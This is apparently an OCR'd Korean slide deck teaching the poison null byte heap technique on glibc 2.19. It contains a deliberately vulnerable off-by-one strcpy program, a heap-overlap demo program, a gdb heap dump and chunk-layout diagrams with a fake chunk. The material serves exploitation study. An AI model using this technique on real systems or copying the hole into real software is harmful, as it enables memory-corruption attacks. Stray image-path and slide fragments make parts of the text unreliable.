Poison null byte

2019-02-21 서동훈

Off-by-one

```c
#include<stdio.h>

int main(int argc,char *argv[])
{
    char buf[1024];

    if(strlen(argv[1]) >1024)
    {
        printf("BOF!!! \n");
        return -1;
    }

    strcpy(buf,argv[1]);
    printf("buf = %s\n", buf);

    return 0;
}
```

Exploit


```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <malloc.h>

int main()
{
    char *a = malloc(0x80);
    char *b = malloc(0x200);
    char *c = malloc(0x80);

    scanf("%512s",b);

    free(b);

    scanf("%136s",a);

    char *b_1 = malloc(0x80);
    char *b_2 = malloc(0x80);

    memset(b_2,'A',0x80);

    free(b_1);
    free(c);

    char *d = malloc(0x280);
    memset(d,'B',0x280);
}
```

Glibc 2.19

14.04.5 LTS


64bit

Exploit





```
0x602000:  0x0000000000000000  0x0000000000000091
0x602010:  0x0000000000000000  0x0000000000000000
0x602020:  0x0000000000000000  0x0000000000000000
0x602030:  0x0000000000000000  0x0000000000000000
0x602040:  0x0000000000000000  0x0000000000000000
0x602050:  0x0000000000000000  0x0000000000000000
0x602060:  0x0000000000000000  0x0000000000000000
0x602070:  0x0000000000000000  0x0000000000000000
0x602080:  0x0000000000000000  0x0000000000000000
0x602090:  0x0000000000000000  0x0000000000000211
0x6020a0:  0x0000000000000000  0x0000000000000000
0x6020b0:  0x0000000000000000  0x0000000000000000
0x6020c0:  0x0000000000000000  0x0000000000000000
0x6020d0:  0x0000000000000000  0x0000000000000000
0x6020e0:  0x0000000000000000  0x0000000000000000
0x6020f0:  0x0000000000000000  0x0000000000000000
0x602100:  0x0000000000000000  0x0000000000000000
0x602110:  0x0000000000000000  0x0000000000000000
0x602120:  0x0000000000000000  0x0000000000000000
0x602130:  0x0000000000000000  0x0000000000000000
0x602140:  0x0000000000000000  0x0000000000000000
0x602150:  0x0000000000000000  0x0000000000000000
0x602160:  0x0000000000000000  0x0000000000000000
0x602170:  0x0000000000000000  0x0000000000000000
0x602180:  0x0000000000000000  0x0000000000000000
0x602190:  0x0000000000000000  0x0000000000000000
0x6021a0:  0x0000000000000000  0x0000000000000000
0x6021b0:  0x0000000000000000  0x0000000000000000
0x6021c0:  0x0000000000000000  0x0000000000000000
0x6021d0:  0x0000000000000000  0x0000000000000000
0x6021e0:  0x0000000000000000  0x0000000000000000
0x6021f0:  0x0000000000000000  0x0000000000000000
0x602200:  0x0000000000000000  0x0000000000000000
0x602210:  0x0000000000000000  0x0000000000000000
0x602220:  0x0000000000000000  0x0000000000000000
0x602230:  0x0000000000000000  0x0000000000000000
0x602240:  0x0000000000000000  0x0000000000000000
0x602250:  0x0000000000000000  0x0000000000000000
0x602260:  0x0000000000000000  0x0000000000000000
0x602270:  0x0000000000000000  0x0000000000000000
0x602280:  0x0000000000000000  0x0000000000000000
0x602290:  0x0000000000000000  0x0000000000000000
0x6022a0:  0x0000000000000000  0x0000000000000091
0x6022b0:  0x0000000000000000  0x0000000000000000
0x6022c0:  0x0000000000000000  0x0000000000000000
0x6022d0:  0x0000000000000000  0x0000000000000000
0x6022e0:  0x0000000000000000  0x0000000000000000
0x6022f0:  0x0000000000000000  0x0000000000000000
0x602300:  0x0000000000000000  0x0000000000000000
0x602310:  0x0000000000000000  0x0000000000000000
0x602320:  0x0000000000000000  0x0000000000000000
0x602330:  0x0000000000000000  0x0000000000020cd1
0x602340:  0x0000000000000000  0x0000000000000000
0x602350:  0x0000000000000000  0x0000000000000000
0x602360:  0x0000000000000000  0x0000000000000000
```


Exploit


0x602000
0x91
a
Malloc(0x80)
0x602090
0x211
b
Malloc(0x200)
0x6022a0
0x91
c
Malloc(0x80)
0x20cd1
scanf(“%512s ” , b)
a:0x602000
0x91
Malloc(0x80)
b:0x602090
0x211
Fake chunk
(0x602290)
0x200
c:0x6022a0
0x91
Malloc(0x80)
0x20cd1

Exploit



scanf(“%512s ” , b)
a:0x602000
0x91
Malloc(0x80)
b:0x602090
0x211
fake:0x602290
0x200
c:0x6022a0
0x91
Malloc(0x80)
0x20cd1
Free(b)
a:0x602000
0x91
Malloc(0x80)
b:0x602090
0x211
0x6020a0
0x7ffff7dd37b8
0x7ffff7dd37b8
fake:0x602290
0x200
c:0x6022a0
0x210
0x90
Malloc(0x80)
0x20cd1

Exploit

